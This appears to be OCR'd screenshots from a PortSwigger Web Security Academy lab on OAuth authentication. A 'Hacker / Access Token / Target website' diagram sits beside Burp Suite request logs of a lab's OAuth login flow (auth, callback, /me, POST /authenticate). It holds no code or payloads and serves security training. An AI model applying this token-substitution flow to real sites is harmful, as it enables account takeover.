
User

Hacker

Access Token


Logged in
As user

Target website




Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Exter
1	https://portswigger.net	GET	/web-security/oauth/lab-oauth-authen...			200	33019	HTML	
5	https://www.youtube.com	GET	/embed/N4P1GNlaouM?origin=https://...	✓		200	54219	HTML	
6	https://portswigger.net	GET	/content/images/svg/icons/enterprise....			200	1606	XML	svg
7	https://portswigger.net	GET	/content/images/svg/icons/profession...			200	1444	XML	svg
8	https://portswigger.net	GET	/content/images/svg/icons/community...			200	1606	XML	svg
11	https://portswigger.net	GET	/content/images/logos/burp-suite-icon...			200	1409	XML	svg
13	https://portswigger.net	GET	/bundles/widgets/register?v=FGKlviF...	✓		200	18293	script	
14	https://portswigger.net	GET	/bundles/public/staticcms?v=YZ-39O...	✓		200	21656	script	
15	https://portswigger.net	GET	/content/images/logos/portswigger-log...			200	4363	XML	svg
17	https://www.youtube.com	GET	/s/player/838cc154/www-embed-play...			200	193914	script	js
18	https://www.youtube.com	GET	/s/player/838cc154/player_ias.vflset/e...			200	1657255	script	js
19	https://www.youtube.com	GET	/s/player/838cc154/fetch-polyfill.vflse...			200	9132	script	js
20	https://portswigger.net	GET	/Content/Images/Logos/portswigger-lo...			200	4363	XML	svg



Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extens
929	https://ac361f391eb46fd48047...	GET	/my-account			302	85		
930	https://ac361f391eb46fd48047...	GET	/social-login			200	2899	HTML	
933	https://ac361f391eb46fd48047...	GET	/academyLabHeader			101	147		
934	https://aceb1fde1ee36f4a80e0...	GET	/auth?client_id=ucgbg6d11igr564lg5pf...	✓		302	1128	HTML	
935	https://ac361f391eb46fd48047...	GET	/oauth-callback			200	827	HTML	
936	https://aceb1fde1ee36f4a80e0...	GET	/me			200	465	JSON	
937	https://ac361f391eb46fd48047...	POST	/authenticate	✓		302	168		
938	https://ac361f391eb46fd48047...	GET	/			200	7609	HTML	
939	https://ac361f391eb46fd48047...	GET	/			200	7609	HTML	
941	https://ac361f391eb46fd48047...	GET	/academyLabHeader			101	147		



#	Host	Method	URL
929	https://ac361f391eb46fd4804758c600ca00ad.w...	GET	/my-account
930	https://ac361f391eb46fd4804758c600ca00ad.w...	GET	/social-login
933	https://ac361f391eb46fd4804758c600ca00ad.w...	GET	/academyLabHeader
934	https://aceb1fde1ee36f4a80e0587e0299009c.w...	GET	/auth?client_id=ucgbg6d11igr564lg5pf
935	https://ac361f391eb46fd4804758c600ca00ad.w...	GET	/oauth-callback
936	https://aceb1fde1ee36f4a80e0587e0299009c.w...	GET	/me
937	https://ac361f391eb46fd4804758c600ca00ad.w...	POST	/authenticate
938	https://ac361f391eb46fd4804758c600ca00ad.w...	GET	/
939	https://ac361f391eb46fd4804758c600ca00ad.w...	GET	/
941	https://ac361f391eb46fd4804758c600ca00ad.w...	GET	/academyLabHeader

